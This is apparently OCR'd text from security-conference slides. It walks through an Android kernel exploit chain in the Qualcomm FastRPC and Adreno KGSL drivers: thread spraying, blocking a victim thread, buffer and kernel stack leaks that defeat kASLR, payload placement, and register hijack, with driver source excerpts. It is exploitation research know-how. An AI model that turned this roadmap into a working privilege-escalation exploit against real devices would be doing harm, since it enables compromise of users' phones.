
Process/Thread spray
Each process/thread has a Kernel stack

Step 1 - Layout Memory In vmalloc_area




Race Process/Thread spray
With Fastrpc buffer creation

Step 1 - Layout Memory In vmalloc_area



Step 2 - Block Victim Thread

Freezing the Memory State: the carefully shaped memory (vmalloc_area) must remain static




Step 2 - Block Victim Thread

IOCTL_KGSL_DEVICE_WAITTIMESTAMP_CTXTID

Kernel Thread Block Here

```
int adreno_drawctxt_wait(struct adreno_device *adreno_dev,

    ret_temp = wait_event_interruptible_timeout(drawctxt->waiting,
                    _check_context_timestamp(device, context, timestamp),
                    msecs_to_jiffies(timeout));

    if (ret_temp <= 0) {
            kgsl_cancel_event(device, &context->events, timestamp,
                    wait_callback, (void *)drawctxt);

            ret = ret_temp ? (int)ret_temp : -ETIMEDOUT;
            goto done;
    }
```

Step 2 - Block Victim Thread




IOCTL_KGSL_DEVICE_WAITTIMESTAMP_CTXTID

⇩ Kernel Thread Block Here

Stack of wait_event_interuptible_timeout

Stack of adreno_drawctxt_wait


Exploit - Overall Roadmap



Step 3: FastRPC buffer address leak

Step 4: Process stack leak


Exploit - Overall Roadmap



Step 3 - FastRPC Buffer Address Leak

```
static int fastrpc_get_args(u32 kernel, struct fastrpc_invoke_ctx *ctx) {

  err = fastrpc_smmu_buf_alloc(ctx->fl, pkt_size, METADATA_BUF, &ctx->buf);
  rpra = ctx->buf->virt;
  args = (uintptr_t)ctx->buf->virt + metalen;
  rpra[i].buf.pv = args - ctx->olaps[oix].offset;

}

static int fastrpc_put_args(struct fastrpc_invoke_ctx *ctx, u32 kernel) {


  void *src = (void *)(uintptr_t)ctx->outbufs[j].buf.pv;
  copy_to_user((void __user *)dst, src, len);

}
```

Step 3 - FastRPC Buffer Address Leak



Get the address in the FastRPC Buf

⇧

copy_to_user


⇧

offset into previous Context Buf

Step 4 - kASLR Defeat (Process Stack Leak)

```
static int fastrpc_get_args(u32 kernel, struct fastrpc_invoke_ctx *ctx) {

  err = fastrpc_smmu_buf_alloc(ctx->fl, pkt_size, METADATA_BUF, &ctx->buf);
  rpra = ctx->buf->virt;
  args = (uintptr_t)ctx->buf->virt + metalen;
  rpra[i].buf.pv = args - ctx->olaps[oix].offset;

}

static int fastrpc_put_args(struct fastrpc_invoke_ctx *ctx, u32 kernel) {


  void *src = (void *)(uintptr_t)ctx->outbufs[j].buf.pv;
  copy_to_user((void __user *)dst, src, len);

}
```

Step 4 - kASLR Defeat (Process Stack Leak)




Get the LR in the Kernel Process Stack

copy_to_user

offset into Kernel Process Stack


Exploit - Overall Roadmap



Step 5: Payload Deploy

Step 6: Victim Thread Register Hijack


Exploit - Overall Roadmap




Step 5 - Payload Deploy

```
static int fastrpc_get_args(u32 kernel, struct fastrpc_invoke_ctx *ctx) {
  ...
  err = fastrpc_smmu_buf_alloc(ctx->fl, pkt_size, METADATA_BUF, &ctx->buf);
  rpra = ctx->buf->virt;
  args = (uintptr_t)ctx->buf->virt + metalen;

  rpra[i].buf.pv = args - ctx->olaps[oix].offset;

  ...

  void *dst = (void *)(uintptr_t)rpra[i].buf.pv;
  void *src = (void *)(uintptr_t)ctx->args[i].ptr;

  copy_from_user(dst, (void __user *)src, len);

}
```


Step 5 - Payload Deploy



Step 5 - Payload In A Glance



Pause - Current Status



- Stable memory layout
- kALSR information
- The payload in a known address
- We can overwrite the stack content

